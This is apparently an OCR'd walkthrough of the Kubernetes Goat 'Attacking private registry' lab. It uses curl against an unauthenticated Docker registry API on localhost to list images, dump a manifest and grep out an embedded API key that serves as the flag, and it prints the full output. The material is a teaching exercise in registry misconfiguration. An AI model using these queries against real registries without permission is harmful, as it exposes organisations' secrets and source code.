
Attacking private registry

Overview

In this scenario, we will see one of the misconfigurations of Docker container private registries and how we can obtain and gain access to the images and their content. There was a popular hack around this in the early days of containers where vine (Twitter acquired now) got hacked and the entire source code of the product was leaked due to this simple misconfiguration. Also, we see a ton of similar cases even today but with authenticated registries as well and misconfigured permissions and privileges.



By the end of the scenario, we will understand and learn the following

1. How to interact with Docker container registry API
2. Able to introspect the container registry API, container images, and manifests
3. Understand how container metadata gets stored and interacts with the layers

The story

A container registry is a place where all the container images get pushed. Most of the time each organization has its own private registry. Also sometimes it ends up misconfigured, public/open. On the other hand, developers assume that their internal private registry is only

for internal and end up storing all the sensitive information inside the container images. Let's see what we can find here.

> INFO
>
> To get started with the scenario, navigate to http://127.0.0.1:1235

🎯 Goal

> TIP
>
> To complete this scenario you need to obtain the `k8s-goat-FLAG` flag value in the private registry images.

☐ Hints & Spoilers

- ✨ Still looking at the website?
- ✨ Found the container image?

🎉 Solution & Walkthrough

Method

> NOTE
>
> As this is an intentionally vulnerable design, we directly provided the endpoint. In the real world, you have to do some recon or even need to exploit the authenticated registries by a combination of other vulnerabilities chains.

- Based on the scenario and information, we can identify that it's possible docker container private registry
- After reading some documentation and googling, here are the simple API endpoint queries for talking to the container registry
- To query the registry API v2

```
curl http://127.0.0.1:1235/v2/
```

- The following endpoint is to query the catalog information, which returns all the details of images available in the container registry

```
curl http://127.0.0.1:1235/v2/_catalog
```

```
› curl http://127.0.0.1:1235/v2/
{}%
› curl http://127.0.0.1:1235/v2/_catalog
{"repositories":["madhuakula/k8s-goat-alpine","madhuakula/k8s-goat-users-repo"]}
```

- We can get more information about the specific image using the image name with a tag with a manifest endpoint

```
curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
```

```
❯ curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
{
   "schemaVersion": 1,
   "name": "madhuakula/k8s-goat-users-repo",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:536ef5475913f0235984eb7642226a99ff4a91fa474317faa45753e48e631bd0"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:0f8a54c5d7c710ded3c3fa9ff71e9885003d375d62545f5e767352fc818b3bd6"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:81b7f5a7444b8cb64dff0006b57bc7c5eb6249e6a7698017bb5a790caf069ce7"
      },
      {
         "blobSum": "sha256:7031d6d6c7f13f9b47350f2e479949982cb576e2a0053d7578fcfe386e8b1f17"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
```

- Now we can see this container image has ENV variables that contain API key information, so we can quickly `grep` that out

```
curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
| grep -i env
```

```
› curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest | grep -i env
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 14728  100 14728    0     0  42080      0 --:--:-- --:--:-- --:--:-- 41960
        "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":{\"Hostname\":\"\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":false,\"AttachStdout\":fa
lse,\"AttachStderr\":false,\"Tty\":false,\"OpenStdin\":false,\"StdinOnce\":false,\"Env\":[\"PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin\",\"LANG=C.UTF-8\",\"GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568\",\"PYTHON_VERSION=3.8.3\",\"PYTHON_PIP_VERSION=20.1.1\",\"PYTHON_GET_PIP_URL=htt
ps://github.com/pypa/get-pip/raw/eff16c878c7fd6b688b9b4c4267695cf1a0bf01b/get-pip.py\",\"PYTHON_GET_PIP_SHA256=b3153ec0cf7b7bbf9556932aa37e4981c35dc2a2c501d70d91d
2795aa532be79\",\"API_KEY=k8s-goat-cf658c56a501385205cc6d2dafee8fc1\"],\"Cmd\":[\"python\",\"/app.py\"],\"Image\":\"sha256:e153d4fb27e4cd171cdaedcb2a1e613e6327063
97bf5cc869cffc4059b32bf43\",\"Volumes\":null,\"WorkingDir\":\"\",\"Entrypoint\":null,\"OnBuild\":null,\"Labels\":{\"INFO\":\"Kubernetes Goat\",\"MAINTAINER\":\"Ma
dhu Akula\"}},\"container\":\"d2e94d9b94a36aecacb07de3395e95960c050c076aa162bd0b1bb80d5481a493\",\"container_config\":{\"Hostname\":\"d2e94d9b94a3\",\"Domainname\
":\"\",\"User\":\"\",\"AttachStdin\":false,\"AttachStdout\":false,\"AttachStderr\":false,\"Tty\":false,\"OpenStdin\":false,\"StdinOnce\":false,\"Env\":[\"PATH=/us
r/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\",\"LANG=C.UTF-8\",\"GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568\",\"PYTHON_VERSION=
3.8.3\",\"PYTHON_PIP_VERSION=20.1.1\",\"PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/eff16c878c7fd6b688b9b4c4267695cf1a0bf01b/get-pip.py\",\"PYTHON_GET_
PIP_SHA256=b3153ec0cf7b7bbf9556932aa37e4981c35dc2a2c501d70d91d2795aa532be79\",\"API_KEY=k8s-goat-cf658c56a501385205cc6d2dafee8fc1\"],\"Cmd\":[\"/bin/sh\",\"-c\",\
"#(nop) \",\"CMD [\\\"python\\\" \\\"/app.py\\\"]\"],\"Image\":\"sha256:e153d4fb27e4cd171cdaedcb2a1e613e632706397bf5cc869cffc4059b32bf43\",\"Volumes\":null,\"Work
ingDir\":\"\",\"Entrypoint\":null,\"OnBuild\":null,\"Labels\":{\"INFO\":\"Kubernetes Goat\",\"MAINTAINER\":\"Madhu Akula\"}},\"created\":\"2020-06-13T20:16:46.902
378866Z\",\"docker_version\":\"19.03.8\",\"id\":\"e9ada9f9e7f8da4fcfa730845b0051ef082f6857f22beaf86a935a65f7885d33\",\"os\":\"linux\",\"parent\":\"7ded59dd4c1c430
e4e10fbc45aa5b1f3e6cb4c1990fb9d46e9e08a8ed752c64a\",\"throwaway\":true}"
        "v1Compatibility": "{\"id\":\"b982c822c063b9e0509aa0a9744919fe6fb5c7ad5f53a88e048425fcc60415ca\",\"parent\":\"cc82f5244e626b95c07c021ffe8027b073b08857944
a1fbb9c5041b3623e0485\",\"created\":\"2020-06-13T20:16:46.67336954 5Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV API_KEY=k8s-goat-cf658c56a501385205
cc6d2dafee8fc1\"]},\"throwaway\":true}"
        "v1Compatibility": "{\"id\":\"157295f35c39ef1d533b7b3a51ad1cc4552ce5cd9e025a43c10e117a6e8380a8\",\"parent\":\"dd65bb40873b452ee88ec8d4f4482e9f5a5842ae8aa
ac409d65a5bcedce78859\",\"created\":\"2020-06-03T19:50:52.919644515Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV PYTHON_GET_PIP_SHA256=b3153ec0cf7b7
bbf9556932aa37e4981c35dc2a2c501d70d91d2795aa532be79\"]},\"throwaway\":true}"
        "v1Compatibility": "{\"id\":\"dd65bb40873b452ee88ec8d4f4482e9f5a5842ae8aaac409d65a5bcedce78859\",\"parent\":\"171af41a4d6347e707cfa3c480ac5178bdc67990d0c
aa044dd66d11869da48ba\",\"created\":\"2020-06-03T19:50:52.72304401Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV PYTHON_GET_PIP_URL=https://github.co
m/pypa/get-pip/raw/eff16c878c7fd6b688b9b4c4267695cf1a0bf01b/get-pip.py\"]},\"throwaway\":true}"
        "v1Compatibility": "{\"id\":\"171af41a4d6347e707cfa3c480ac5178bdc67990d0caa044dd66d11869da48ba\",\"parent\":\"be9586972ba128057f8e8b80bebf4ef594355901364
d9d388451014847e7104b\",\"created\":\"2020-06-03T19:50:52.536709394Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV PYTHON_PIP_VERSION=20.1.1\"]},\"thr
owaway\":true}"
        "v1Compatibility": "{\"id\":\"e8f9f7b0c4cab8c22f312bed4dc62a93679371f6b776d011b2e5a6c56d697fd5\",\"parent\":\"9bc24c2e206a4134e65e622ff4ba03cd87b1c0bb34f
d1cd35bb3e9a9564901d7\",\"created\":\"2020-06-03T19:44:10.475750581Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV PYTHON_VERSION=3.8.3\"]},\"throwawa
y\":true}"
        "v1Compatibility": "{\"id\":\"9bc24c2e206a4134e65e622ff4ba03cd87b1c0bb34fd1cd35bb3e9a9564901d7\",\"parent\":\"ff9856bbec59f5d1b0494a6e2e40b246a8c9596447f
637ee4b1032edd407a7a1\",\"created\":\"2020-06-03T19:36:54.463195841Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV GPG_KEY=E3FF2839C048B25C084DEBE9B26
995E310250568\"]},\"throwaway\":true}"
        "v1Compatibility": "{\"id\":\"d787f9af08e59e8d69bf1993946d99d2838618348d1ab02650903990 16a3cdc9\",\"parent\":\"74298a5da7fcb86414aeb5b4df34ffcac2de2a05ddc
c37b23a2f9efca07c449e\",\"created\":\"2020-06-03T19:36:53.13683627Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV LANG=C.UTF-8\"]},\"throwaway\":true}
"
        "v1Compatibility": "{\"id\":\"74298a5da7fcb86414aeb5b4df34ffcac2de2a05ddcc37b23a2f9efca07c449e\",\"parent\":\"7d8162e3a9816c038aad353ed0c72296d300e9e4273
c639d6e52400613d6c94b\",\"created\":\"2020-06-02T01:48:49.301095388Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ENV PATH=/usr/local/bin:/usr/local/sbin
:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"]},\"throwaway\":true}"
```

> **TIP**
>
> This can be taken a little further by using the `docker` client to download the images locally and analyzing. Also in some cases, you can even push the image to the registry based on the permissions and privileges.

- Hooray 🥳 , now we can see that it contains Kubernetes Goat flag

References

- Docker Registry HTTP API V2
- Twitter's Vine Source code dump

Edit this page